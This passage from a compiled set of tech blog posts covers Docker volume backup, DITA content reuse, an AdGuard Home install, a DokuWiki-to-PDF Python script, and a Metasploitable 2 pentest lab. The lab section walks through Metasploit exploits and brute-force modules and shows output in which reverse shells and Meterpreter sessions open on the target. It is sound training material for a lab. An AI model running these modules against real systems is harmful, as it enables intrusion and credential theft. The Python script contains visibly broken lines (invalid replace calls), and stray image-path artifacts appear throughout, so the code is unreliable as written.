  alpine tar czf /backup/drupal3_sites_backup.tar.gz -C /source .
```

#### Step 4: Bring your stack back up

```
docker compose up -d
```

## 2. Restore to New Volumes

Here's how to restore the archived volumes to new volumes:

#### Step 1: Create new target volumes

```
docker volume create <new_pgdata_volume>
docker volume create <new_sites_volume>
```

#### Step 2: Restore the pgdata volume

```
docker run --rm \
```

```
  -v <new_pgdata_volume>:/target \
  -v $(pwd):/backup:ro \
  alpine sh -c "rm -rf /target/* && tar xzf /backup/
drupal3_pgdata_backup.tar.gz -C /target"
```

**Step 3: Restore the Sites volume**

```
docker run --rm \
  -v <new_sites_volume>:/target \
  -v $(pwd):/backup:ro \
  alpine sh -c "rm -rf /target/* && tar xzf /backup/
drupal3_sites_backup.tar.gz -C /target"
```

## References


- https://www.youtube.com/watch?v=3JUqkyZCK88&t=129s
- https://stackoverflow.com/questions/79246538/simple-way-to-backup-restore-docker-named-volumes

# Chapter 2


# Miscellaneous Blog Posts

**Topics:**


- How to Reuse Content in Markdown with DITA OT
- Using Metasploitable 2 and Kali Linux for Security Assessments
- Adguard Home on Windows 11
- DokuWiki Content Conversion to PDF Using DITA-OT and Python


This document contains recent blog posts.

# How to Reuse Content in Markdown with DITA OT




You can use a DITA conref to reuse a block of text. For example, you can refer to a safety warning or note where exact wording is crucial. Conrefs also ensure consistent usage. If you're a technical writer, they work similarly to text insets in FrameMaker; if you're a programmer, think of them like code snippets.

You can use a content key reference (conkeyref) to reuse elements indirectly. Instead of pointing directly to a specific file path (like a standard conref), you point to a key definition configured in your DITA map. This makes your content modular and easier to reuse across different outputs or products.

Variables are a special application of keyrefs, often used for product names. If two products are similar, you can reuse most of the content and swap product names with variables.

The following examples show how to use reuse mechanisms (keyrefs and conkeyrefs) in a Markdown file.

## 1. Set up Files to Enable Reuse

### a. widgets_install.ditamap

The following code shows key definitions for `download-link`, `product-name`, and `product-note`, as well as a key setup for `widgets.dita`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE map PUBLIC "-//OASIS//DTD DITA Map//EN" "map.dtd">
<map id="install_guide">

<title>Widget Quick Install Guide</title>
<keydef keys="product_variables" href="widgets.dita" format="dita"
 type="topic"/>
<keydef keys="download-link" href="https://example.com" scope="external"
 format="html"/>
<keydef keys="product-name">
  <topicmeta>
    <keywords><keyword>Widget 2000</keyword></keywords>
  </topicmeta>
</keydef>
<keydef keys="product-note">
  <topicmeta>
    <keywords><keyword>Please read the instructions before installing the
 widget. Do not forget to download the software, too.</keyword></keywords>
```

```
  </topicmeta>
</keydef>

<topicref href="installation_guide.md" format="markdown"/>
</map>
```

#### b. widgets.dita

This file contains the target elements referenced indirectly by `widgets_install.ditamap`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE topic PUBLIC "-//OASIS//DTD DITA Topic//EN" "topic.dtd">
<topic id="widgets">
  <title>Product Info</title>
  <body>
    <p id="preinstall_warning">Read the documentation before proceeding with
 installation.</p>
    <p><ph id="product_name">Widget 1000</ph></p>
  </body>
</topic>
```

#### c. installation_guide.md

The following Markdown file shows keyrefs from the `widgets_install.ditamap` for `download-link`, `product-name`, and `product-note`.

It also shows conkeyrefs to `product_variables/product_name` and `product_variables/preinstall_warning` using standard DITA format instead of Markdown format.

```
# Installing the Widget

## Markdown keyrefs

To download the Widget software, go to the [download-link].

Welcome to [product-name] documentation.

!!! warning
    [product-note]


## Regular DITA conkeyrefs (within Markdown file)

<p>Thank you for purchasing the <ph conkeyref="product_variables/
product_name"/>.</p>


<note type="warning">
<p conkeyref="product_variables/preinstall_warning"/>
</note>
```

## 2. Show Results

Run the following DITA OT command:

```
dita --input=widgets_install.ditamap --format=pdf
```

**a. PDF File**



# Installing the Widget

## Markdown keyrefs

To download the Widget software, go to the https://example.com.

Welcome to Widget 2000 documentation.

**Warning:**

Please read the instructions before installing the widget. Do not forget to download the software, too.

## Regular DITA conkeyrefs (within Markdown file)

Thank you for purchasing the Widget 1000


**Warning:**

Read the documentation before proceeding with installation.

# Using Metasploitable 2 and Kali Linux for Security Assessments

Running exploits directly on your host machine is unsafe. While VirtualBox and Hyper-V are viable options, Docker provides a far lighter, simpler setup.

This post shows how to set up a local Docker penetration testing lab by creating a shared network, running a Metasploitable 2 target container, and launching Kali Linux. It also covers several Metasploit modules you can use against the target.




## 1. Create a Custom Docker Network

In a terminal window, run the following command:

```
docker network create pentest
```

## 2. Run Metasploitable 2

In the same terminal window, run the following command:

```
docker run -it --name=metasploitable2 --net=pentest tleemcjr/
metasploitable2 /bin/sh
```

Inside the container shell, run `services.sh` to start the vulnerable services.

```
services.sh
```

**Results**

```
sh-3.2# services.sh
 * Starting web server apache2

        apache2: Could not reliably determine the server's fully qualified
 domain name, using 172.25.0.2 for ServerName


 [ OK ]
 * Starting deferred execution scheduler atd

 [ OK ]
 * Starting periodic command scheduler crond

 [ OK ]
Starting distccd
 * Starting MySQL database server mysqld

 [ OK ]
 * Checking for corrupt, not cleanly closed and upgrade needing tables.
 * Configuring network interfaces...

 [ OK ]
 * Starting portmap daemon...

 [ OK ]
 * Starting Postfix Mail Transport Agent postfix

 [ OK ]
 * Starting PostgreSQL 8.3 database server

 [ OK ]
 * Starting ftp server proftpd

 [ OK ]
Starting Samba daemons: nmbd smbd.
Starting network management services: snmpd.
 * Starting OpenBSD Secure Shell server sshd       snmpd[689]: error finding
 row index in _ifXTable_container_row_restore



 [ OK ]
 * Starting system log daemon...

 [ OK ]
 * Starting Tomcat servlet engine tomcat5.5

 [ OK ]
```

```
 * Starting internet superserver xinetd

 [ OK ]
 * Doing Wacom setup...

 [ OK ]
 * Running local boot scripts (/etc/rc.local)

 [ OK ]
sh-3.2# nohup: nohup: appending output to `nohup.out'
appending output to `nohup.out'
```

Tip: Use this service list to identify potential attack vectors on the container.

## 3. Run Kali Linux

In a separate terminal window, run the following command:

```
docker run -it --name=kali --net=pentest kalilinux/kali-rolling /bin/bash
```

The default Kali image is minimal. Install the required tools using:

```
apt update && apt install nmap net-tools metasploit-framework -y
```

## 4. Start Up Metasploit Framework Console

```
msfconsole
```

NOTE: If you are running msfconsole for the first time, you must set it up.

Scan the `metasploitable2` container for open ports and vulnerabilities:

```
nmap -sV -A 172.25.0.2
```

## 5. Run Metasploit Exploits

### a. VSFTPD 2.3.4 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the VSFTPD download archive.

1. Load the module by running `use exploit/unix/ftp/vsftpd_234_backdoor`.
2. View the required parameters by running `show options`.
3. Set the target IP address using `set RHOSTS <target-ip>`.
4. Set the local IP address using `set LHOST <local-ip>`.
5. Launch the attack by typing `exploit` or `run`.

**Results**

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 172.25.0.3:4444
[*] 172.25.0.2:21 - Running automatic check ("set AutoCheck false" to
 disable)
[*] 172.25.0.2:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 172.25.0.2:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner
 detected; backdoor may be present
[+] 172.25.0.2:21 - Backdoor has been spawned!
[*] Meterpreter session 7 opened (172.25.0.3:4444 -> 172.25.0.2:51486) at
 2026-07-31 01:27:23 +0000

meterpreter > ls
```

```
Listing: /
==========
```

### b. Samba "username map script" Command Execution

The Metasploit Framework module exploit/multi/samba/usermap_script targets CVE-2007-2447, a command injection flaw in Samba versions 3.0.20 through 3.0.25rc3. It allows unauthenticated remote code execution with root privileges.

1. Select the module using `use exploit/multi/samba/usermap_script`.
2. View required settings with `show options`.
3. Set the target IP address using `set RHOSTS <target-ip>`.
4. Choose a payload, such as a reverse shell (`set PAYLOAD cmd/unix/reverse_netcat`).
5. Execute the exploit using the `exploit` or `run` command.

**Results**

```
msf exploit(multi/samba/usermap_script) > run
[*] Started bind TCP handler against 172.25.0.2:4444
[*] Command shell session 8 opened (172.25.0.3:34815 -> 172.25.0.2:4444) at
 2026-07-31 01:30:01 +0000


Shell Banner:
sh: no job control in this shell
sh-3.2#
-----


sh-3.2#
```

### c. Postfix Mail Transport Agent

On Metasploitable 2, the Postfix mail transport agent runs on port 25 and is vulnerable to user enumeration via exposed SMTP commands like VRFY.

1. Select the enumeration tool with `use auxiliary/scanner/smtp/smtp_enum`.
2. Target the machine by running `set RHOSTS <target-ip>`.
3. Set the target port using `set RPORT 25`.
4. Execute the module with `run` to discover valid system usernames (such as bin, daemon, and backup).

**Results**

```
[*] 172.25.0.2:25         - 172.25.0.2:25 Banner: 220
 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 172.25.0.2:25         - 172.25.0.2:25 Users found: , backup, bin,
 daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man,
 mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd,
 sync, sys, syslog, user, uucp, www-data
[*] 172.25.0.2:25         - Scanned 1 of 1 hosts (100% complete)
```

### d. Exploiting distcc

Exploiting distcc on Metasploitable 2 involves targeting a misconfigured distributed compiler daemon on port 3632 that allows remote command execution (CVE-2004-2687).

1. Choose the distcc execution exploit by typing `use exploit/unix/misc/distcc_exec`.
2. Define the remote host IP address of your Metasploitable 2 instance using `set RHOSTS <target-ip>`.
3. Select a command or reverse shell payload, such as `set PAYLOAD cmd/unix/reverse` or a generic command like "set CMD 'id' ". - Type "exploit" or `run` to execute the code and gain a shell on the target system.

**Results**

```
msf exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 172.25.0.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 2FWITq0bhSIzPVdx;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "2FWITq0bhSIzPVdx\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 6 opened (172.25.0.3:4444 -> 172.25.0.2:40496) at
 2026-07-31 01:24:28 +0000

ls
1582.jsvc_up
1823.jsvc_up
810.jsvc_up
816.jsvc_up
826.jsvc_up
prbebv
```

### e. PostgreSQL for Linux Payload Execution

The postgres service account often has write access to `/tmp` and can load UDF Shared Libraries from it, enabling arbitrary code execution.

1. Select the module using `use exploit/linux/postgres/postgres_payload`.
2. Set the target IP using `set RHOSTS <target-ip>`.
3. Set the local IP using `set LHOST <local-ip>`.
4. Execute the module with `run`.

```
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 172.25.0.3:4444
[*] 172.25.0.2:5432 - 172.25.0.2:5432 - PostgreSQL 8.3.1 on i486-pc-linux-
gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 172.25.0.2:5432 - Uploaded as /tmp/YmCmlzFb.so, should be cleaned up
 automatically
[*] Sending stage (1062760 bytes) to 172.25.0.2
[*] Meterpreter session 9 opened (172.25.0.3:4444 -> 172.25.0.2:56312) at
 2026-08-01 01:22:29 +0000

meterpreter >
```

### f. VNC Authentication Scanner

Scanning and checking VNC authentication on Metasploitable 2 involves using Metasploit auxiliary scanner modules like vnc_login or vnc_none on TCP port 5900.

1. Select the module using `use auxiliary/scanner/vnc/vnc_login`.
2. Set the target IP using `set RHOSTS <target-ip>`.
3. Execute the module with `run`.

**Results**

```
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 172.25.0.2:5900       - 172.25.0.2:5900 - Starting VNC login sweep
[!] 172.25.0.2:5900       - No active DB -- Credential data will not be
 saved!
```

```
[+] 172.25.0.2:5900       - 172.25.0.2:5900 - Login Successful: :password
[*] 172.25.0.2:5900       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

### g. Apache Tomcat - tomcat_mgr_login

This module performs a brute-force credential scan against the Apache Tomcat Manager interface running on port 8180.

1. Select the module using `use auxiliary/scanner/http/tomcat_mgr_login`.
2. Set the target IP using `set RHOSTS <target-ip>`.
3. Set the remote port using `set RPORT 8180`.
4. Execute the module with `run` to find valid credentials (tomcat:tomcat).

**Results**

```
msf auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 172.25.0.2:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 172.25.0.2:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 172.25.0.2:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 172.25.0.2:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 172.25.0.2:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 172.25.0.2:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 172.25.0.2:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 172.25.0.2:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 172.25.0.2:8180 - Login Successful: tomcat:tomcat
[-] 172.25.0.2:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 172.25.0.2:8180 - LOGIN FAILED: both:manager (Incorrect)
...
```

### h. Apache Tomcat - tomcat_mgr_upload

This module uses valid Tomcat Manager credentials to upload and execute a malicious WAR payload for remote code execution.

1. Select the module using `use exploit/multi/http/tomcat_mgr_upload`.
2. Set the target IP using `set RHOSTS <target-ip>`.
3. Set the remote port using `set RPORT 8180`.
4. Set the HttpUsername (found in the previous step) using `set HttpUsername tomcat`.
5. Set the HttpPassword (found in the previous step) using `set HttpPassword tomcat`.
6. Execute the module with `run`.

**Results**

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 172.25.0.3:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 1m38iJjWeDRtt...
[*] Executing 1m38iJjWeDRtt...
[*] Undeploying 1m38iJjWeDRtt ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 172.25.0.2
[*] Meterpreter session 10 opened (172.25.0.3:4444 -> 172.25.0.2:37177) at
 2026-08-01 20:00:54 +0000

meterpreter >
```

### References


- https://medium.com/@damipedia/building-your-first-cybersecurity-lab-with-docker-a-beginners-guide-to-setting-up-a-vulnerable-5222f5563884
- https://hub.docker.com/r/tleemcjr/metasploitable2
- https://www.kali.org/docs/containers/using-kali-docker-images/
- https://westoahu.hawaii.edu/cyber/forensics-weekly-executive-summmaries/8424-2/
- https://medium.com/@uukail2005/samba-smbd-3-x-4-x-exploitation-59a8d9431ea1
- https://www.geeksforgeeks.org/ethical-hacking/smtp-enumeration/
- https://medium.com/@Newbeee/mysql-enumeration-using-metasploit-msfconsole-a-practical-lab-walkthrough-a94c25e0cbde
- https://shhmyr.medium.com/metasploitable-2-security-assessment-five-practical-exploitation-scenarios-54e548412e7a
- https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec/
- https://www.offsec.com/metasploit-unleashed/scanner-smtp-auxiliary-modules/
- https://medium.com/@jai38100/hardening-metasploitable-2-52ec0adf48f2
- https://medium.com/@Aditya_2_1/hac-metasploitable-2-a-step-by-step-exploitation-guide-d87607e1d995


## Adguard Home on Windows 11

Adguard Home uses DNS to block ads and tracking software. I previously installed Adguard Home on Ubuntu and using Docker containers. The Ubuntu install worked well, but I had trouble getting the Docker install to work, especially on my Windows 11 laptop.

For this install, I used the standard Windows 11 install, and it went pretty smoothly.

Download Adguard Home from here:

https://github.com/AdguardTeam/AdGuardHome/releases/tag/v0.107.76

Unzip the file and save it in *C:\Program Files\Adguard Home*.

Open a command prompt window and run as administrator. Perform the following commands:

```
cd "C:\Program Files\AdGuardHome"
AdGuardHome.exe -s install
```

Ensure that the service is running with following command:

```
AdGuardHome.exe -s status
```

1. Open a web browser and go to the temporary AdGuard Home Web Portal setup page (http://127.0.0.1:3000 or http://%5BYour-PC-IP-Address%5D:3000).
2. Follow the setup wizard to choose your network interfaces and set up your admin username and password.

Now, you can log into the AdGuard Home Web Portal (http://127.0.0.1 or http://%5BYour-PC-IP-Address%5D. No longer on port 3000).

To start blocking ads:

1. On your Windows 11 PC from the *Control Panel*, change *View by* to *Small icons*.
2. Select *Network and & Sharing Center* > *Change Adapter Settings*.
3. Right click on your active connection and select *Properties*.
4. Double click on *Internet Protocol Version 4*. Change the settings to *Use the following DNS server addresses* and enter 127.0.0.1 or [Your-PC-IP-Address] as your Preferred DNS server.


For system-wide protection, log into your router and change your DHCP/DNS settings to point to your Windows 11 machine's local IP address.

I choose to just make the DNS change on my local Windows 11 computer. If it's working, you should see data on the Dashboard for DNS Queries and Blocked by Filters.

See also:

- https://adguard-dns.io/kb/adguard-home/getting-started/#installation
- https://share.google/aimode/5c3lkOXjh7QeJCpOb

## DokuWiki Content Conversion to PDF Using DITA-OT and Python




I rely heavily on DokuWiki for creating blog posts and taking notes for coding and command line entries. It is very easy to use and offers many extensions. See my previous post DokuWiki for setting up DokuWiki.

While DokuWiki extensions can generate PDFs, combining multiple posts into a single document is difficult. This is where DITA Open Toolkit (DITA OT) comes in. DITA excels at combining files and generating clean tables of contents.

Since DITA OT requires Markdown, I use Pandoc to convert the DokuWiki files into Markdown files. Below is the workflow for using a DITA bookmap to combine and generate the final PDF.

### 1. Create a Bookmap File in DokuWiki

This page contains XML configuration and special comments that tell the Python script how to process images and files. Create it in DokuWiki inside "

" tags (e.g., at `ditamap:blogs`).

```
<code>
<?xml version='1.0' encoding='utf-8'?><!DOCTYPE bookmap PUBLIC "-//OASIS//
DTD DITA BookMap//EN" "../dtd/bookmap/dtd/bookmap.dtd">
<bookmap id="test1">
<booktitle>
<booklibrary>Blog Posts</booklibrary>
<mainbooktitle>Compilation of Posts</mainbooktitle>
<booktitlealt>By: Eric Strausbaugh</booktitlealt></booktitle>
<frontmatter>
<booklists><toc/></booklists>
</frontmatter>

<!-- :IMG:html/data/media/drupal:topics/drupal: -->
```

```
<!-- :IMG:html/data/media/dita:topics/dita: -->
<!-- :IMG:html/data/media/docker:topics/docker: -->

<!-- :DW:html/data/pages/blogs:intro: -->
<chapter href="topics/intro.md" format="markdown">
<!-- :DW:html/data/pages/drupal:drupal_dita_pdf: -->
 <topicref href="topics/drupal_dita_pdf.md" format="markdown"></topicref>
<!-- :DW:html/data/pages/dita:conref: -->
  <topicref href="topics/conref.md" format="markdown"></topicref>
<!-- :DW:html/data/pages/docker:containers: -->
  <topicref href="topics/containers.md" format="markdown"></topicref>
</chapter>
</bookmap>
 </code >
```

- Comment syntax to copy images from `html/data/media/drupal` to `topics/drupal`:

```
<!-- :IMG:html/data/media/drupal:topics/drupal: -->
```

- Comment syntax to convert a DokuWiki file (`html/data/pages/blogs/intro.txt`) to Markdown (`topics/intro.md`). **Note:** Omit the file extensions in the comment.

```
<!-- :DW:html/data/pages/blogs:intro: -->
```

## 2. Create Python Conversion Script

Use the Python script below to parse the comments, move image files, convert pages to Markdown, and clean up links.

```
import os, subprocess, sys, shutil, glob, re


# Path to ditamap in DokuWiki
ditamap = sys.argv[1]
# Path to output the ditamap file with the code tags stripped out
ditamap_out = sys.argv[2]

# Open the source file for reading and the destination file for writing
with open(ditamap, 'r', encoding='utf-8') as infile, \
     open(ditamap_out, 'w', encoding='utf-8') as outfile:

    # Loop through the source file line by line
    for line in infile:
        if "code>" not in line:
            # Write the line directly to the destination file
            outfile.write(line)

with open(ditamap, "r") as file:
    for line in file:
        # Copy the images files to a common location
        if "IMG" in line and "!--" in line:
            item = line.split(":")
            source_dir = item[2]
            destination_dir = item[3]

            # Ensure the destination folder exists before copying
            os.makedirs(destination_dir, exist_ok=True)

            # Find all files with an extension inside the source directory
 (*.*)
            # Change to "/**/*.*" and add recursive=True if you want to
 search subfolders too
```

```
            files_to_copy = glob.glob(os.path.join(source_dir, "*.*"))

            for file_path in files_to_copy:
                if os.path.isfile(file_path):  # Double-check it's a file,
 not a folder
                    shutil.copy(file_path, destination_dir)

            print(f"Copied {len(files_to_copy)} files to {destination_dir}")
        # Convert the DokuWiki files to Markdown files
        if "DW" in line and "!--" in line:
            #print(line.strip())
            item = line.split(":")
            #print(f"{item[1]}  {item[2]} {item[3]}")
            input_file=item[2] + "/" + item[3] + ".txt"
            output_file="topics/" + item[3] + ".md"

            print(f"Input file: {input_file}")
            print(f"Output file: {output_file}")


            # Construct the Docker command
            cmd = [
                "docker", "run", "--rm",
                "-v",
 f"{subprocess.list2cmdline([subprocess.os.getcwd()])}:/data",
                "pandoc/core",
                "-f", "dokuwiki",
                "-t", "markdown",
                input_file,
                "-o", output_file
            ]

            # Run the command
            result = subprocess.run(cmd, capture_output=True, text=True)

            if result.returncode == 0:
                print("Conversion successful!")
            else:
                print("Error:", result.stderr)


directory_path = "topics"

#Perform cleanup

# Matches only text files in the target directory
search_pattern = os.path.join(directory_path, "*.md")

for file_path in glob.glob(search_pattern):
    print(f"Processing text file: {file_path}")

    # Step 1: Read the file contents
    with open(file_path, "r") as file:
        lines = file.readlines()

    # Step 2: Overwrite the file with modified content
    with open(file_path, "w") as file:
        for line in lines:
            # Example: Replace the word 'old' with 'new'
            #print(line)

            # remove leading /
            updated_line = line.replace("png](", "png](")
            updated_line = updated_line.replace("jpg](", "jpg](")
```

```
            # remove top-level directory (flat file structure for md
topics). Update as needed.
            if "](" in updated_line and "png" not in updated_line and "jpg"
not in updated_line:
                updated_line = updated_line.replace("](", "](".md)
                updated_line = updated_line.replace("](", "](".md)
                updated_line = updated_line.replace("](", "](".md)
                updated_line = updated_line.replace(")", ".md)")

            file.write(updated_line)
```

## 3. Run the Python Conversion Script

Note: Activate your Python virtual environment first.


Run the conversion script by passing the source DokuWiki bookmap path and the desired output `.ditamap` filename.

```
sudo python3 convert.py  html/data/pages/ditamap/blogs.txt blogs.ditamap
```

